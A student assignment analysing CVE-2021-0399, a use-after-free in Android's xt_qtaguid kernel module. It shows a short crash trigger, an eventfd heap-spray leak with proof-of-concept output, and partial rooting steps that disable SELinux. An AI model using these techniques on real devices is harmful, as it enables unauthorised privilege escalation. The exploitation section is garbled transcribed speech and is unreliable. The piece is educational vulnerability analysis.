Sri Lanka Institute of Information Technology

Exploiting UAF by Ret2bpf in Android Kernel (CVE-2021-0399)

Individual Assignment II

IE3112 - Mobile Security

Submitted by:

Student Registration Number	Student Name
IT20021870	Dilshan K. N

Date of submission

18th June 2022

Table of Content

What is Mobile Ecosystem…………………………………………………………3
Mobile Security……………………………………………………………………5
Vulnerability Explanation…………………………………………………………6
CVE/CWE details of the Vulnerability……..9
Related Attack...10
Technological overview of the attack..11
Countermeasures………………………………………………………………15
Learned Lessons..16
Case Study...16
References...20

What is Mobile Ecosystem

People all over the world are increasingly accessing the Internet via mobile devices known as "smartphones." Of course, these devices are more than just phones, they are mobile computers, which contain video cameras, gateways to data stored on remote servers, GPS-enabled maps, tracking devices, and other features. Companies that manufacture these devices act as gatekeepers for a myriad of software applications that may be downloaded from their respective application stores, all of which have significant implications for free expression and user privacy.

When directly considering the mobile ecosystem, that can be define as the indivisible set of goods and services offered by a mobile device company, comprising the device hardware, operating system, application store and user account [1]. The present mobile ecosystem is made up of a variety of,

Devices

- Smartphones
- Tablets

Software

- Operating systems
- Mobile Applications
- Development tools
- Testing tools

Companies

- Device manufacturers
- Carriers
- App stores
- Development
- Testing companies

Process

- Which data (SMS, bank transactions) is transferred/shared by a user from one device to another or by the device itself based on some programs.

- Data can be shared between same type of devices that run the same operating system.
- Data can also be shared between different types of devices that use the same operating system from the same manufacturer.
- Data also can be transferred to the different type of operation systems depending on the requirement.

Communication Networks

- Wi-Fi Networks
- Cellular Networks




Figure 1.1

Under the modern mobile ecosystem, there can be two major contenders, Apple's iOS ecosystem and Android ecosystem. While Apple maintains complete control over their own iOS ecosystem and the Android ecosystem is more fragmented due to the Android operating system's open-source nature, because of that other manufacturer can tweak that. and, unlike iOS, Android users can download applications from a variety of application stores.

Mobile Security

Mobile device security refers to being free from danger or risk of an asset loss or data loss using mobile computers and communication hardware [2]. As mobile devices have become more affordable and portable, organizations and users have chosen to purchase and use them over desktop PCs. Furthermore, as wireless internet access grows more prevalent, all sorts of mobile devices become more vulnerable to assaults and data breaches. Authentication and authorization across mobile devices offer convenience but increase risk by removing a secured enterprise perimeter's constraint [2].

Application stores are another vulnerability vector through which attackers might deliver malware or other dangerous software to end users. This is especially true for third-party app stores, which are not directly controlled by mobile OS vendors [3]. Multi-touch displays, gyroscopes, accelerometers, GPS, microphones, multi-megapixel cameras, and ports extend the capabilities of a smartphone, allowing for the attachment of more devices. As a result of these new capabilities, the way users are authenticated, and authorization is supplied locally to network devices, apps, and services is changing. As a result of the enhanced capabilities, the number of endpoints requiring cybersecurity protection is increasing.

In 2019, Verizon conducted a study with leading mobile security companies, including IBM, Lookout and Wandera, surveying 670 security professionals. The study found that 1 out of 3 of those surveyed reported a compromise involving a mobile device [2]. Also, that report reveal that companies tend to adopt a bring-your-own-device (BYOD) strategy and that might exposes enterprises to additional security risks. They allow potentially malicious devices access to company servers and crucial datasets, rendering them vulnerable to assault. Cybercriminals and fraudsters can use these weaknesses to injure or ruin the individual and the enterprise. In order to find anything profitable, they're hunting for trade secrets, insider information, and unauthorized access to a secure network.


Vulnerability Explanation

In early 2021, an external researcher reported to Google three lines of code indicating the xt_qtaguid kernel module, used for monitoring network socket status, had a vulnerability (CVE-2021-0399) [4]. Due to some reasons the vulnerability could not be exploited on some 64-bit Android devices due to the presence of CONFIG ARM64 UAO. As a result, the Google Android Security team started to investigate the possibilities of exploiting this vulnerability.

Since Android 3.0, the xt qtaguid module has provided data use monitoring and tracking capability. In general, it monitors network traffic for each individual app on a per-socket basis. Since Android Q, a BPF-based alternative has replaced the module, which was first introduced in 2011. After a user transmits defined commands and data to the device driver, the module will normally perform various functions.

In order to get boarder knowledge about CVE-2021-0399, we need to understand how ctrl_cmd_tag and ctrl_cmd_untag behave as well as what happens when a user opens or closes the device /dev/xt_qtaguid.

If an existing structure is not found when a user opens /dev/xt qtaguid, the kernel allocates a structure uid tag data for each distinct user-id and a structure proc qtu data for each unique process-id. Parent tag data links all proc qtu data to uid tag data,


pid 0x101 opens /dev/xt_qtaguid
proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list
uid_tag_data
struct rb_node
uid_t = 0xA
int num_pqd
struct rb_root tag_ref_tree
pid 0x100 opens /dev/xt_qtaguid
proc_qtu_data
struct rb_node
pid_t = 0x100
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list

proc_qtu_data and uid_tag_data

Figure 3.1


All allocated uid_tag_data structures are stored in uid_tag_data_tree. Similarly, all allocated proc_qtu_data are stored in proc_qtu_data_tree [4].

- **ctrl_cmd_tag**

The userspace application delivers a socket file descriptor, tag, and uid to the ctrl_cmd_tag. After the kernel has cleaned the user input, the tag and uid from userspace are combined to form a full tag (uint64).

To begin, the kernel will search uid tag data for the exact tag_ref structure with the same tag value from uid_tag_data. If the value is discovered, the kernel will add num_sock_ tags to the reference count. If the tag_ref cannot be found, the kernel will allocate the structure instead.

Second, if no structures with the same tag are identified, the kernel will generate one. All sock_tag structures are connected and added to the sock_tag_tree in proc_qtu_data_sock_tag list.


uid_tag_data_tree
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
uid_tag_data
struct rb_node
uid_t = 0xA
int num_pqd
struct rb_root tag_ref_tree
tag_ref
struct rb_node
tag_t tag = 0xbeefbeef000000AA
int num_sock_tags
tag_ref
struct rb_node
tag_t tag = 0xdeadbeef000000AA
int num_sock_tags
Create tag_ref for recording the reference count for socket tag




Figure 3.2

figure 3.3

- **ctrl_cmd_untag**

The userspace application gives the ctrl_cmd_untag function a socket file descriptor. To begin, the kernel searches the sock_tag_tree for the precise sock_tag structure that has the same sk pointer.


Secondly, the kernel will erase the sock_tag structure from the sock_tag_tree and reduce the tag_ref structure's reference count.

Thirdly, the kernel searches the proc_qtu data tree by PID for the specific proc_qtu data. Then the kernel will remove sock_tag from the linked list sock_tag list if the exact_proc_qtu data is discovered.

Finally, the kernel frees sock_tag.

- **How the Vulnerability Occurs**


When ctrl_cmd_untag is called, the kernel searches the proc_qtu_data_tree for proc_qtu_data by Pid.



```
if (IS_ERR_OR_NULL(pqd_entry) || !sock_tag_entry->list.next) {
        pr_warn_once("qtaguid: %s(): "
                         "User space forgot to open /dev/xt_qtaguid? "
                         "pid=%u tgid=%u sk_pid=%u, uid=%u\n", __func__,
                         current->pid, current->tgid, sock_tag_entry->pid,
                         from_kuid(&init_user_ns, current_fsuid()));
} else {
        list_del(&sock_tag_entry->list);
}
```

Figure 3.4

If proc_qtu_data is not discovered, the kernel will release sock_tag but will not unlink it from the sock_tag list. As a result, kernel crash can easily occur.



```
if (tag_socket(sock_fd, /*tag=*/0x12345678, getuid())) { goto quit; }
fork_result = fork();
if (fork_result == 0) {
    untag_socket(sock_fd); // UAF when child untags a socket.
} else {
    (void)waitpid(fork_result, NULL, 0);
}
exit(0);
```

Figure 3.5

The appropriate proc_qtu_data structure with the child's PID is not formed since the child process does not open /dev/xt qtaguid but inherits the existing open file descriptor on the device from its parent process. As a result, the freed sock_tag structure is left in the linked list by the child process. Because the tag from the UAF sock_tag structure is already malformed before qtudev_release is invoked, that may cause qtudev_release to crash the kernel.

CVE/CWE details of the Vulnerability

01	**CVE-2021-0399**			
Severity Level	**Critical**	**High**	**Medium**	**Low**
Base Score	7.8 [CVSS Version 3.x] 4.6 [CVSS Version 2 – Medium]			
Vector	AV:L/ AC:L/ Au:N/ C:P/ I:P/ A:P			
Quick Information				
CVE Dictionary Entry: CVE-2021-0399 **NVD Published Date:** 03/10/2021				

NVD Last Modified: 03/15/2021

Source: Android (associated with Google Inc. or Open Handset Alliance)

Description

In qtaguid_untag of xt_qtaguid.c, there is a possible memory corruption due to a use after free. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation.Product: AndroidVersions: Android kernelAndroid ID: A-176919394References: Upstream kernel [5].


Related attack

1. CVE-2016-3809

The most well-known Android kernel issues for a kernel information leak is CVE-2016-3809. Because of the incorrect use of the format string, an exploit can simply read /proc/self/net/xt qtaguid/ctrl and obtain the kernel address of the sock structure. Then the unprivileged users can read the kernel address using the format string %p.

2. CVE-2017-13273

The kernel UAF flaw CVE-2017-13273 is caused by erroneous kernel locking when several threads try to tag/delete the same socket at the same time. The kernel will conduct the following operations when removing a socket.



```
spin_lock_bh(&uid_tag_data_tree_lock);
...
put_tag_ref_tree(tag, utd_entry);
spin_unlock_bh(&uid_tag_data_tree_lock);
```

Figure 5.1

When tagging the socket, the kernel may use an already-freed tag ref structure. Because of that error locking of kernel will occur.


3. CVE-2021-0695

There is a possible out of bounds read in xt qtaguid.c get sock_stat owing to a use after free. This could result in the leaking of local information, necessitating the use of User execution privileges.

Technological overview of the attack

This vulnerability to modern android pie device which has the adjusted limit check user access overwrite slap release random and use xiaomi redmi note 7 devices with the latest kind of version 4.14 for exploitation.


Utilize the eventfd ctx structure to carry the UAF sock tag structure because most Android devices use kmalloc-128 as the minimum slab object size. The eventfd ctx->count will be rewritten to the address of the head node when the usual sock tag is unlinked as illustrated below,




```
struct file *eventfd_file_create(unsigned int count, int flags)
{
        struct file *file;
        struct eventfd_ctx *ctx;

        /* Check the EFD_* constants for consistency.  */
        BUILD_BUG_ON(EFD_CLOEXEC != O_CLOEXEC);
        BUILD_BUG_ON(EFD_NONBLOCK != O_NONBLOCK);

        if (flags & ~EFD_FLAGS_SET)
                return ERR_PTR(-EINVAL);

        ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
        if (!ctx)
                return ERR_PTR(-ENOMEM);

        kref_init(&ctx->kref);
        init_waitqueue_head(&ctx->wqh);
        ctx->count = count;
        ctx->flags = flags;

        file = anon_inode_getfile("[eventfd]", &eventfd_fops, ctx,
                                  O_RDWR | (flags & EFD_SHARED_FCNTL_FLAGS));
        if (IS_ERR(file))
                eventfd_free_ctx(ctx);
```

Figure 1

first of all if you are not very familiar with android kind of expectations most android devices nowadays use kmalloc 108 bytes as the minimum size of the step object so the size of the object allocated by kmalloc is actually 128 bytes the first kind of system we want to abuse is event_fd so as you can see the member count overlaps the leasehold in the subtext structure the idea for doing kernel heap league is that well sub_tech is already free spread event fd to make sure an event of these structures occupy the free uh sub tax structure and now you can see two stock tax structure linked together and the left side is spread by event of cool and then we un_tag the subtext structure on the right side so the only primitive will overwrite come to the address of the list head and then we can read the certified system to get the count from the event empty so we can leak kernel keep addresses and later turn this into a special kind of w3 so a knife idea for getting double free in this case is that you may ask for this user free vulnerability and probably craft to same subtext structure.




```
[+ICEBEAR] ./eventfd.c:55 [fd=2143]Read result = pos:   0
flags:  02
mnt_id: 10
eventfd-count: ffffffc9e15b27a8
 from /proc/1938/fdinfo/2143
[*ICEBEAR] ./eventfd.c:104 All spray threads(eventfd) are done ...
[+ICEBEAR] ./poc.c:501 Kernel heap leak: 0xffffffc9e15b27a8
```




```
static void sock_tag_tree_erase(struct rb_root *st_to_free_tree)
{
  struct rb_node *node;
  struct sock_tag *st_entry;
  node = rb_first(st_to_free_tree);
  while (node) {
    st_entry = rb_entry(node, struct sock_tag, sock_node);
    node = rb_next(node);
    CT_DEBUG("qtaguid: %s(): "
       "erase st: sk=%p tag=0x%llx (uid=%u)\n", __func__,
       st_entry->sk,
       st_entry->tag,
       get_uid_from_tag(st_entry->tag));
    rb_erase(&st_entry->sock_node, st_to_free_tree);
    sock_put(st_entry->sk);
    kfree(st_entry);
  }
}
```

Kernel might be able to like release a sub structure twice but essentially the kernel model also has to like unlink the subtext structure and free them later so what happens if we have uh two identical stock tax structures or the stock tax charge has the invalid attack obvious silicon will crash because there are several security checks in the cleanup code so for example if we crop acircuit structure with embedded tag the kernel crashes because the corresponding tag rep structure does not exist and if we create two identical subtext structure the reference card will become invalid so kind of word crash 2. therefore in order to bypass all the security checks here is the way i figure out so first of all untapped the subtab b structure by a chart process so we have a user free first okay and then we spray event fd to occupy the subtext b structure and then on tag the circuit text structure c so the unlinked primitive will help us link the address of the subtext tag c okay and similarly you may leak the list head address as we mentioned earlier and there are also the subtext structure e f and gin the linked list but we will talk about them later so uh now in order to bypass the security checks we have to spray the first two objects and do tech impersonation.

I used GDB to analyze the kernel code.



```
gdb-peda$ p &selinux_enforcing
$7 = (int *) 0xffffffff816c80f0 <selinux_enforcing>
gdb-peda$ p ((struct sock*)(0xffffffff816c80f0-128))->__sk_common.skc_refcnt
$8 = {
  refs = {
    counter = 0x1
  }
}
gdb-peda$ p ((struct sock*)(0xffffffff816c80f0-128))->sk_wmem_alloc
$9 = {
  refs = {
    counter = 0xffffffff
  }
}
gdb-peda$ 
```



```
➜ xt_qtaguid adb shell
adb server is out of date.  killing...
* daemon started successfully *
generic_x86_64:/ $ getenforce
Permissive
generic_x86_64:/ $
```


- Rooting

Primitive: Overwriting seq_operations

Write (fd, &offset, sizeof(offset) will overwrite seq_operations


Overwrite cpuinfo_op to consoles_op, so we can find the file descriptor of the overlapped seq_file

Overwrite seq_operations to a leaked heap address.



